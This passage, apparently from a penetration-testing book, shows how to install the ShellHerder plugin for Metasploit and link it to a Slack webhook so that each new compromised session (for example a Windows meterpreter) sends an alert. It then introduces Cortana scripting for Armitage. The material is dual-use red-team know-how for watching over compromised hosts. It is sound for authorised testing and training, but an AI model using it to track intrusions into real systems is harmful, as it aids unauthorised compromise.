
```
git clone https://github.com/chrismaddalena/ShellHerder.git
cp ShellHerder/ShellHerder.rb /opt/metasploit-framework/embedded/framework/plugins/notify.rb
```

We will then register an account on `https://slack.com`.


At this point, we choose Create a new workspace and follow the instructions:




Once the account is ready and we are logged in, we should be taken to a web page which will look something like this:




From the left-side menu in the Channels tab, we add a channel, as shown in the following screenshot:




`ShellHerder` relies on slack's incoming Webhooks to send real-time alerts from Metasploit. So, as shown in the following screenshot, we now choose Add an application in the channel we created.



At this point, we search for an incoming Webhook app and add it. We will be redirected to the next page to configure the app. Here, we choose the channel name where we want the alerts to be posted:



Once we click on Add Incoming WebHooks integration, we will be taken to the next page where we will see the generated URL of our Webhook. We will copy this for later use and save the settings:



Now we connect to our team server and load the plugin from the console, as follows:

```
msf > load notify
[*] Successfully loaded plugin: notify
```


To configure the plugin, we run the `help` command:

```
msf > help

notify Commands
===============

    Command               Description
    -------               -----------
    notify_help           Displays help
    notify_save           Save Settings to YAML File /root/.msf4/Notify.yaml.
    notify_set_source     Set source for identifying the souce of the message.
    notify_set_user       Set Slack username for messages.
    notify_set_webhook    Sets Slack Webhook URL.
    notify_show_options   Shows currently set parameters.
    notify_start          Start Notify Plugin after saving settings.
    notify_stop           Stop monitoring for new sessions.
    notify_test           Send test message to make sure confoguration is working.
```


We set the options and save the configuration using `notify_save`:

```
msf > notify_show_options
[*] Parameters:
[+] Webhook URL: https://hooks.slack.com/services/TCH8JQGUX/BCG0YUA92/6L
[+] Slack User:
[+] Source:
msf > notify_set_user @himanshu
[*] Setting the Slack handle to @himanshu
msf > notify_save
[*] Saving options to config file
```


Running the `notify_test` command will show us a message on slack, as shown in the following screenshot:



Every time a new session pops up, we will get a notification on slack:




The preceding screenshot shows the connection on our Armitage. We can see a new notification message on our slack, as shown in the following screenshot:


Himanshu 4:42 AM
added an integration to this channel: incoming-webhook
incoming-webhook APP 5:24 AM
@himanshu Metasploit is online on MSF! Hack the Planet!
new messages
incoming-webhook APP 5:30 AM
@himanshu You did it! New session... Source: MSF; Session: 1; Platform: windows; Type: meterpreter
s


Armitage and Cortana scripts

Cortana is a scripting language that is built into Armitage and Cobalt Strike. This is based on Sleep Scripting Language (`http://sleep.dashnine.org/`). We can find a lot of Cortana scripts built by different people on the internet. These scripts can be used to automate different tasks in Armitage. Running Cortana scripts is extremely easy. We will use the scripts hosted on GitHub by `rsmudge`, found here at `https://github.com/rsmudge/cortana-scripts`.

